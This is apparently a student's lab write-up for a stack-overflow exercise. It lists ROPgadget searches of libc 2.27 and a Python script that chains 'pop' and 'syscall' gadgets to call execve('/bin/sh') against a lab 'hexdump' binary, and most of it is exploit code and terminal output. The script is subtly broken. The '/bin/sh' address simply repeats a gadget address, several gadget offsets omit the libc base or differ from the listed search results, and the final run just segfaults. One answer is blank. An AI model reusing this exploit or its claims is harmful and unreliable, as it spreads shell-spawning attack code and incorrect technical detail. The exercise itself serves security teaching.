vagrant@ubuntu1804:~/lab/ROPgadget$ python ROPgadget.py --binary /usr/lib/debug/lib/x86_64-linux-gnu/libc-2.27.so --only "pop|ret"
Gadgets information
============================================================
0x0000000000062a1c : pop rax ; ret
0x000000000010c0ff : pop rax ; ret 0x17
0x000000000004bde5 : pop rax ; ret 2
0x000000000008353d : pop rbp ; ret
0x0000000000044f57 : pop rbp ; ret 1
0x0000000000083525 : pop rbx ; ret
0x00000000000aebcc : pop rbx ; ret 0x2b
0x000000000018b0e7 : pop rbx ; ret 0x6f6
0x000000000015da4f : pop rbx ; ret 8
0x00000000000f7447 : pop rcx ; ret
0x00000000000aebb4 : pop rcx ; ret 0x2b
0x000000000009dab6 : pop rdi ; ret
0x0000000000146ac9 : pop rdi ; ret 8
0x000000000003a899 : pop rdx ; ret
```

To initialize rdx, we need the gadget: **pop rdx ; ret**. We find that it's located at the following address:

`0x000000000003a899 : pop rdx ; ret`

Question 4.16


```
vagrant@ubuntu1804:~/lab/ROPgadget$ python ROPgadget.py --binary /usr/lib/debug/lib/x86_64-linux-gnu/libc-2.27.so --only "syscall"
Gadgets information
============================================================
0x0000000000002f16 : syscall

Unique gadgets found: 1
```

To execute the syscall instruction, we need the gadget: **syscall ; ret**. We find that it's located at the following address:

`0x0000000000002f16 : syscall`

Question 4.17



Question 4.18
From questions 4.14, 4.15, 4.16, we obtain the addresses for rsi, rdx, syscall. We know LIBC_OFFSET from /proc/1935/maps.

My script is as follows:

```
#!/usr/bin/python
import struct
import binascii

LIBC_OFFSET = 0x7ffff7a3a000

## rax ##
# The following gadget in libc allows us to pop a 64-bit value
from the stack and store it in rax
g1 = LIBC_OFFSET + 0xe76fa # pop rax ; ret
d1 = 59 # initialization of rax

## rdi ##
g2 = LIBC_OFFSET + 0x1b96 # pop rdi ; ret
d2 = LIBC_OFFSET + 0x1b96 # address of /bin/sh

## rsi ##
g3 = 0x000000000001eda3 # pop rsi ; ret
d3 = 0 #Given: rsi initialized with NULL

## rdx ##
g4 = 0x000000000003a899 # pop rdx ; ret
d4 = 0 #Given: rdx initialized with NULL

## syscall ##
g5 = 0x0000000000002f16 # syscall ; ret

# In order to achieve a Segmentation Fault, we need to give the
buffer an input bigger than 1000
shellcode = 'A'*(1005)

shellcode += struct.pack('<q', g1)
shellcode += struct.pack('<q', d1)
shellcode += struct.pack('<q', g2)
shellcode += struct.pack('<q', d2)
shellcode += struct.pack('<q', g3)
shellcode += struct.pack('<q', d3)
shellcode += struct.pack('<q', g4)
shellcode += struct.pack('<q', d4)
shellcode += struct.pack('<q', g5)

print ("shellcode: "+ shellcode)
with open("shellcode.dat", "wb") as f:
    f.write(shellcode)
print (binascii.hexlify(shellcode))
print ("g1: %x" % (g1))
```

When we launch the hexdump program with the attack.py file, the output is as follows:

```
vagrant@ubuntu1804:~/lab$ ./hexdump attack.py
23 21 2F 75 73 72 2F 62     69 6E 2F 70 79 74 68 6F
6E 0A 69 6D 70 6F 72 74     20 73 74 72 75 63 74 0A
69 6D 70 6F 72 74 20 62     69 6E 61 73 63 69 69 0A
0A 4C 49 42 43 5F 4F 46     46 53 45 54 20 3D 20 30
78 37 66 66 66 66 37 61     33 61 30 30 30 0A 0A 23
23 20 72 61 78 20 23 23     0A 23 20 54 68 65 20 66
6F 6C 6C 6F 77 69 6E 67     20 67 61 64 67 65 74 20
69 6E 20 6C 69 62 63 20     61 6C 6C 6F 77 73 20 75
73 20 74 6F 20 70 6F 70     20 61 20 36 34 2D 62 69
74 20 76 61 6C 75 65 20     66 72 6F 6D 20 74 68 65
20 73 74 61 63 6B 20 61     6E 64 20 73 74 6F 72 65
20 69 74 20 69 6E 20 72     61 78 0A 67 31 20 3D 20
4C 49 42 43 5F 4F 46 46     53 45 54 20 2B 20 30 78
65 37 36 66 61 20 23 20     70 6F 70 20 72 61 78 20
3B 20 72 65 74 0A 64 31     20 3D 20 35 39 20 23 20
69 6E 69 74 69 61 6C 69     7A 61 74 69 6F 6E 20 6F
66 20 72 61 78 0A 0A 23     23 20 72 64 69 20 23 23
0A 67 32 20 3D 20 4C 49     42 43 5F 4F 46 46 53 45
54 20 2B 20 30 78 31 62     39 36 20 23 20 70 6F 70
20 72 64 69 20 3B 20 72     65 74 0A 64 32 20 3D 20
4C 49 42 43 5F 4F 46 46     53 45 54 20 2B 20 30 78
31 62 39 36 20 23 20 61     64 64 72 65 73 73 20 6F
66 20 2F 62 69 6E 2F 73     68 0A 0A 23 23 20 72 73
69 20 23 23 0A 67 33 20     3D 20 30 78 30 30 30 30
30 30 30 30 30 30 30 31     65 64 61 33 20 23 20 70
6F 70 20 72 73 69 20 3B     20 72 65 74 0A 64 33 20
3D 20 30 20 23 47 69 76     65 6E 3A 20 72 73 69 20
69 6E 69 74 69 61 6C 69     7A 65 64 20 77 69 74 68
20 4E 55 4C 4C 0A 0A 23     23 20 72 64 78 20 23 23
0A 67 34 20 3D 20 30 78     30 30 30 30 30 30 30 30
30 30 30 33 61 38 39 39     20 23 20 70 6F 70 20 72
64 78 20 3B 20 72 65 74     0A 64 34 20 3D 20 30 20
23 47 69 76 65 6E 3A 20     72 64 78 20 69 6E 69 74
69 61 6C 69 7A 65 64 20     77 69 74 68 20 4E 55 4C
4C 0A 0A 23 23 20 73 79     73 63 61 6C 6C 20 23 23
0A 67 35 20 3D 20 30 78     30 30 30 30 30 30 30 30
30 30 30 30 32 66 31 36     20 23 20 73 79 73 63 61
6C 6C 20 3B 20 72 65 74     0A 0A 0A 0A 73 68 65 6C
6C 63 6F 64 65 20 3D 20     27 41 27 2A 28 31 30 30
35 29 0A 0A 73 68 65 6C     6C 63 6F 64 65 20 2B 3D
20 73 74 72 75 63 74 2E     70 61 63 6B 28 27 3C 71
27 2C 20 67 31 29 0A 73     68 65 6C 6C 63 6F 64 65
20 2B 3D 20 73 74 72 75     63 74 2E 70 61 63 6B 28
27 3C 71 27 2C 20 64 31     29 0A 73 68 65 6C 6C 63
6F 64 65 20 2B 3D 20 73     74 72 75 63 74 2E 70 61
63 6B 28 27 3C 71 27 2C     20 67 32 29 0A 73 68 65
6C 6C 63 6F 64 65 20 2B     3D 20 73 74 72 75 63 74
2E 70 61 63 6B 28 27 3C     71 27 2C 20 64 32 29 0A
73 68 65 6C 6C 63 6F 64     65 20 2B 3D 20 73 74 72
75 63 74 2E 70 61 63 6B     28 27 3C 71 27 2C 20 67
33 29 0A 73 68 65 6C 6C     63 6F 64 65 20 2B 3D 20
73 74 72 75 63 74 2E 70     61 63 6B 28 27 3C 71 27
2C 20 64 33 29 0A 73 68     65 6C 6C 63 6F 64 65 20
2B 3D 20 73 74 72 75 63     74 2E 70 61 63 6B 28 27
3C 71 27 2C 20 67 34 29     0A 73 68 65 6C 6C 63 6F
64 65 20 2B 3D 20 73 74     72 75 63 74 2E 70 61 63
6B 28 27 3C 71 27 2C 20     64 34 29 0A 73 68 65 6C
6C 63 6F 64 65 20 2B 3D     20 73 74 72 75 63 74 2E
70 61 63 6B 28 27 3C 71     27 2C 20 67 35 29 0A 0A
70 72 69 6E 74 20 28 22     73 68 65 6C 6C 63 6F 64
65 3A 20 22 2B 20 73 68     65 6C 6C 63 6F 64 65 29
0A 77 69 74 68 20 6F 70     65 6E 28 22 73 68 65 6C
6C 63 6F 64 65 2E 64 61
Segmentation fault (core dumped)
vagrant@ubuntu1804:~/lab$
```